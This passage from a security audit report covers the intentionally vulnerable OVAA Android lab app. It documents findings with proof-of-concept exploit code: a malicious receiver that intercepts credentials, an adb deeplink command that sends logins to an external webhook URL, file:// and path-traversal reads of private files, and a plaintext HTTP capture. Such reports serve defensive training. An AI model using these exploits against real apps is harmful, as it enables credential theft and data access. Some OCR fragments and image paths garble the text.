public class EvilActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_evil);
        try {
            InputStream i = getContentResolver().openInputStream(getIntent().getData());
            String s = readTextFile(i);
            Log.d( tag: "Evil",s);
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        }

    }

    private String readTextFile(InputStream inputStream) {
        ByteArrayOutputStream outputStream = new ByteArrayOutputStream();

        byte buf[] = new byte[1024];
        int len;
        try {
            while ((len = inputStream.read(buf)) != -1) {
                outputStream.write(buf,  off: 0, len);
            }
            outputStream.close();
            inputStream.close();
        } catch (IOException e) {

        }
        return outputStream.toString();
    }
}
```

The contents of the sensitive file are logged inside debugging logs.




## 4.9 Using an Implicit Intent in sendBroadcast

**Description:** Use of implicit intent without proper signature protection for sending a broadcast. This allows any application installed on the same mobile device to intercept or hijack information between components, which could lead to leakage of sensitive information.

**Severity:** High

**Remediation:** Always use explicit intents for broadcast of data within the same application.

**Reference:** https://cwe.mitre.org/data/definitions/927.html

**Proof of Concept:**

Inside “oversecured.ovaa.activities.MainActivity” class, implicit intent is used for broadcast. Analysing the following code, its seen that credentials are passed inside the intent.

```
findViewById(R.id.broadcastButton).setOnClickListener(new View.OnClickListener() {
    /* class oversecured.ovaa.activities.MainActivity.AnonymousClass2 */

    public void onClick(View view) {
        Intent i = new Intent("oversecured.ovaa.action.UNPROTECTED_CREDENTIALS_DATA");
        i.putExtra("payload", MainActivity.this.loginUtils.getLoginData());
        MainActivity.this.sendBroadcast(i);
    }
});
```

A malicious app installed on the device can process this intent. For this, the malicious application needs to register a receiver with “oversecured.ovaa.action.UNPROTECTED_CREDENTIALS_DATA” action.

```
<receiver android:name="EvilBroadcast" >
    <intent-filter>
        <action android:name="oversecured.ovaa.action.UNPROTECTED_CREDENTIALS_DATA"/>

    </intent-filter>
</receiver>
```

Importing the serializable LoginData object class from the vulnerable application.

```java
package oversecured.ovaa.objects;

import java.io.Serializable;

public class LoginData implements Serializable {
    public String email;
    public String password;

    public LoginData(String email2, String password2) {
        this.email = email2;
        this.password = password2;
    }

    public String toString() { return this.email + ":" + this.password; }
}
```

The following is the code for EvilActivity class.

```java
import oversecured.ovaa.objects.LoginData;


public class EvilBroadcast extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        if("oversecured.ovaa.action.UNPROTECTED_CREDENTIALS_DATA".equals(intent.getAction())) {
            intent.setClassName( packageName: "oversecured.ovaa", className: "oversecured.ovaa.objects.LoginData");
            LoginData logindata = (LoginData) intent.getSerializableExtra( name: "payload");
            Log.d( tag: "evil",  msg: "Email: " + logindata.email + "Password: " + logindata.password);
            //LoginData logindata = new LoginData("hello","pass");
            //Log.d("Evil", String.valueOf(intent.getSerializableExtra("payload")));
            //Log.d("Evil","Broadcast received!!");
        }
    }
}
```

Logging the credentials intercepted from implicit intent.

```
D/EGL_emulation: eglMakeCurrent: 0xdfe05120: ver 3 1 (tinfo 0xdfe03300)
D/EGL_emulation: eglMakeCurrent: 0xdfe05120: ver 3 1 (tinfo 0xdfe03300)
D/evil: Email: SuperSecurePassword: Br3akMe
```

## 4.10 Modifying loginURL to exfiltrate credentials

**Description:** The attacker has an ability to force the application to connect to an arbitrary domain by changing the loginURL. In this case, the application is sending user credentials to the loginURL domain as part of POST request. Thus an attacker would be able to exfiltrate credentials.

**Severity:** High

**Remediation:** The application should either protect the functionality that is responsible for connecting to the internet domains, for example by using unexported services or either by restricting the list of domains to which a connection can be made.

**Reference:** https://cwe.mitre.org/data/definitions/346.html

**Proof of Concept:**

From the AndroidMainfest.xml file, one can see that DeeplinkActivity has not been set property android:exported=true. Apart from this, the scheme is oversecured and host value is ovaa.

```
<activity android:name="oversecured.ovaa.activities.DeeplinkActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="oversecured" android:host="ovaa"/>
    </intent-filter>
</activity>
```


From the DeeplinkActivity code, one can get the path and parameter value. In this case the path should be “/login” and parameter is “url”.

```
    Intent intent = getIntent();
    if (!(intent == null || !"android.intent.action.VIEW".equals(intent.getAction()) || (uri = intent.getData()) == null)) {
        processDeeplink(uri);
    }
    finish();
}

private void processDeeplink(Uri uri) {
    String url;
    String host;
    if ("oversecured".equals(uri.getScheme()) && "ovaa".equals(uri.getHost())) {
        String path = uri.getPath();
        if ("/logout".equals(path)) {
            this.loginUtils.logout();
            startActivity(new Intent(this, EntranceActivity.class));
        } else if ("/login".equals(path)) {
            String url2 = uri.getQueryParameter("url");
            if (url2 != null) {
                this.loginUtils.setLoginUrl(url2);
            }
            startActivity(new Intent(this, EntranceActivity.class));
```

Initiating DeeplinkActivity by passing an attacker controlled domain as url parameter value.

```
krat0s@sparta:~/AndroidStudioProjects$ adb shell am start -W -a android.intent.action.VIEW -d "oversecured://ovaa/login?url=https://webhook.site/97b51593-6c15-428a-a630-22dea24aa38f/" oversecured.ovaa
Starting: Intent { act=android.intent.action.VIEW dat=oversecured://ovaa/login?url=https://webhook.site/97b51593-6c15-428a-a630-22dea24aa38f/ pkg=oversecured.ovaa }
Status: ok
Activity: oversecured.ovaa/.activities.LoginActivity
ThisTime: 256
TotalTime: 444
WaitTime: 452
Complete
krat0s@sparta:~/AndroidStudioProjects$
```

Here one can see that user credentials are exfiltrated to an attacker controlled domain.




## 4.11 File access is enabled from file URL in WebView

**Description:** Full file access is permitted in WebView to pages using the file://schema.

**Severity:** Medium

**Remediation:** It is recommended to disable this functionality by setting setAllowFileAccessFromFileURL(false).

**Reference:**
https://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccessFromFileURLs(boolean)

**Proof of Concept:**


The "oversecured.ovaa.activities.WebViewActivity" class has set the setAllowFileAccessFromFileURLs function to true.

```
    private void setupWebView(WebView webView) {
        webView.setWebChromeClient(new WebChromeClient());
        webView.setWebViewClient(new WebViewClient());
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setAllowFileAccessFromFileURLs(true);
    }
}
```

As a result, a malicious application can access any file using the file:// url schema.

```
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent second = new Intent();
        second.setClassName( packageName: "oversecured.ovaa", className: "oversecured.ovaa.activities.WebViewActivity");
        second.putExtra( name: "url", value: "file:///data/data/oversecured.ovaa/shared_prefs/login_data.xml");

        Intent intent = new Intent();
        intent.setClassName( packageName: "oversecured.ovaa", className: "oversecured.ovaa.activities.LoginActivity");
        intent.putExtra( name: "redirect_intent",second);
        startActivity(intent);

    }
}
```

For demonstration purposes, loading login_data.xml file in WebViewActivity.




## 4.12 Bypassing Host Check

**Description:** The application does not perform precise checks of the host field in the URL, meaning that an attacker can bypass the check.

**Severity:** Medium

**Remediation:** It is recommended to check the authority part of the URL by creating a white list of possible hosts or using a reliable regular expression that excludes manipulation with backslashes and other control characters.

**Proof of Concept:**


Looking at the code segment in “oversecured.ovaa.activities.DeeplinkActivity”, one can see that the getHost function is called on the url to get the host part. Later endsWith function is called on the host string to check if the host ends with “example.com”.

```
    } else if ("/grant_uri_permissions".equals(path)) {
        Intent i = new Intent("oversecured.ovaa.action.GRANT_PERMISSIONS");
        if (getPackageManager().resolveActivity(i, 0) != null) {
            startActivityForResult(i, 1003);
        }
    } else if ("/webview".equals(path) && (url = uri.getQueryParameter("url")) != null && (host = Uri.parse(url).getHost()) != null && host.endsWith("example.com")) {
        Intent i2 = new Intent(this, WebViewActivity.class);
        i2.putExtra("url", url);
        startActivity(i2);
    }
}

access modifiers changed from: protected */
```

Attackers can register a domain like “somethingmaliciousexampe.com”. This fits the above criteria and hence would be loaded in application WebView.

```
krat0s@sparta:~/AndroidStudioProjects$ adb shell am start -W -a android.intent.action.VIEW -d "oversecured://ovaa/webview?url=http://somerandomnameexample.com" oversecured.ovaa
Starting: Intent { act=android.intent.action.VIEW dat=oversecured://ovaa/webview?url=http://somerandomnameexample.com pkg=oversecured.ovaa }
Warning: Activity not started, its current task has been brought to the front
Status: ok
Activity: oversecured.ovaa/.activities.WebViewActivity
ThisTime: 0
TotalTime: 0
WaitTime: 3
Complete
krat0s@sparta:~/AndroidStudioProjects$
```

In the following screenshot, one can see that the WebView is trying to load “somerandomnameexample.com”.




## 4.13 Use of Functions With Known Vulnerability

**Description:** Implementations of openFile and openAssetFile in exported ContentProviders can be vulnerable if they do not properly validate incoming Uri parameters. A malicious app can supply a crafted Uri (for example, one that contains “/../”) to trick your app into returning a ParcelFileDescriptor for a file outside of the intended directory, thereby allowing the malicious app to access any file accessible to your app.

**Severity:** Medium


**Remediation:** It is recommended to ensure that inputs to openFile that contain path traversal characters cannot cause your app to return unexpected files. You can do this by checking the file’s canonical path.

**Reference:** https://support.google.com/faqs/answer/7496913?hl=en

**Proof of Concept:**

The “oversecured.ovaa.theftoverwrite” provider is exported and hence can be called from outside the application sandbox.


By analysing the “oversecured.ovaa.providers.TheftOverwriteProvider” code, one can see that the getLastPathSegment function is used to get the file path. Based on google advisory referenced above, this function is vulnerable to path traversal vulnerability.




By passing path traversal characters like backslashes, an attacker can access arbitrary files which can be accessed with vulnerable application permissions.

```java
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Uri uri = Uri.parse("content://oversecured.ovaa.theftoverwrite/..%2fobb%2fdt.txt");
        ParcelFileDescriptor p = openFile(uri);
        assert p != null;
        assert p.getStatSize() <= Integer.MAX_VALUE;
        byte[] data = new byte[(int) p.getStatSize()];
        FileDescriptor fd = p.getFileDescriptor();
        FileInputStream fileStream = new FileInputStream(fd);
        try {
            fileStream.read(data);
            String st = new String(data);
            Log.d( tag: "Evil",st);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    public ParcelFileDescriptor openFile(Uri uri){
        File file  = new File(Environment.getExternalStorageDirectory(), uri.getLastPathSegment());
        Log.d( tag: "Reading File",String.valueOf(file));
        ParcelFileDescriptor pfd;
        try {
            pfd=ParcelFileDescriptor.open(file, mode: 805306368);
        }
        catch (  FileNotFoundException e) {
            e.printStackTrace();
            return null;
        }
        return pfd;
    }
}
```

Here, “dt.txt” file from the “obb” directory is being read.

```
Capturing and displaying logcat messages from application. This behavior can be disabled in the "Logcat output" section of the "Debugger" settings page.
D/Reading File: /storage/emulated/0/../obb/dt.txt
D/Evil: path traversal!!
D/OpenGLRenderer: HWUI GL Pipeline
D/: HostConnection::get() New Host Connection established 0xde19e4c0, tid 9827
I/zygote: android::hardware::configstore::V1_0::ISurfaceFlingerConfigs::hasWideColorDisplay retrieved: 0
```

## 4.14 Insecure Data Storage

**Description:** The application makes it possible to reveal sensitive user information such as encryption keys or user passwords by displaying them on the screen, saving them to insecure storage, or transmitting them via an unsafe channel, any of which allows an attacker to make use of them.

**Severity:** Medium

**Remediation:** It is recommended to store data only in encrypted format inside local storage. A strong cryptographic encryption should be used.

**Reference:** https://cwe.mitre.org/data/definitions/200.html

**Proof of Concept:**

The application stores login credentials in plain text inside login_data.xml file.

```
generic_x86:/data/data/oversecured.ovaa # cd shared_prefs/
generic_x86:/data/data/oversecured.ovaa/shared_prefs # ls
login_data.xml
at login_data.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="login_url">http://example.com./</string>
    <string name="password">Br3akMe</string>
    <string name="email">SuperSecure</string>
</map>
generic_x86:/data/data/oversecured.ovaa/shared_prefs #
```

## 4.15 use of Insecure HTTP Protocol

**Description:** The mobile application uses the insecure HTTP protocol to communicate with the server. HTTP lacks encryption, so sensitive data like username,password, etc. can be easily intercepted and replaced by an attacker who is connected to the same network as the user's device — for instance, if the user is using a public WiFi network.

**Severity:** Medium

**Remediation:** Replace all http links in the application with their https equivalents.

**Reference:** https://cwe.mitre.org/data/definitions/319.html

**Proof of Concept:**

Inside "oversecured.ovaa.activities.MainActivity", one can see that http request is being made to "example.com" and token value is passed as parameter.

```
findViewById(R.id.activityButton).setOnClickListener(new View.OnClickListener() {
    /* class oversecured.ovaa.activities.MainActivity.AnonymousClass3 */

    public void onClick(View view) {
        String token = WeakCrypto.encrypt(MainActivity.this.loginUtils.getLoginData().toString());
        Intent i = new Intent("oversecured.ovaa.action.WEBVIEW");
        i.putExtra("url", "http://example.com./?token=" + token);
        IntentUtils.protectActivityIntent(MainActivity.this, 1);
        MainActivity.this.startActivity(i);
    }
});
```

An attacker can intercept this request using a proxy or MiTM attack.

```
POST / HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 44
Host: example.com.
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.0

{
  "email":"SuperSecure",
  "password":"Br3akMe"
}
```

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Tue, 29 Jun 2021 12:51:37 GMT
Etag: "3147526947+gzip"
Expires: Tue, 06 Jul 2021 12:51:37 GMT
Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT
Server: EOS (vny/0453)
Vary: Accept-Encoding
Connection: close
Content-Length: 1256

<!doctype html>
<html>
  <head>
    <title>
      Example Domain
    </title>

    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
      body{
        background-color:#f0f0f2;
        margin:0;
        padding:0;
        font-family:-apple-system,system-ui,BlinkMacSystemFont,"Segoe UI","Open Sans","He

      }
      div{
```

## 4.16 Exported Content Provider

**Description:** One or more of the application's content providers are not protected by signature permission in AndroidManifest.xml file and can be exported. An malicious application can read or write the exported content provider, which can lead to leakage of sensitive information or unpredictable application behavior.

**Severity:** Low

**Remediation:** It is recommended to keep android:exported=false for all the components that are not exported to be started by third-party applications.

**Reference:** https://cwe.mitre.org/data/definitions/926.html

**Proof of Concept:**

"Oversecured.ovaa.theftoverwrite" provider has android:exported value set to true.

```
<provider android:name="oversecured.ovaa.providers.TheftOverwriteProvider" android:exported="true" android:authorities="oversecured.ovaa.theftoverwrite"/>
<provider android:name="oversecured.ovaa.providers.CredentialsProvider" android:exported="false" android:authorities="oversecured.ovaa.creds_provider" android:grantUriPermissions="true"/>
<provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="oversecured.ovaa.fileprovider" android:grantUriPermissions="true">
    <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/>
</provider>
```

## 5. Conclusion

ured.ovaa.theftoverwrite” provider has The auditor has completed the security assessment of the OVAA - android application. The audit was based on technologies and known threats as of date of this report. All the security issues discovered during the assessment have been documented in the fourth section (Observations) of this report.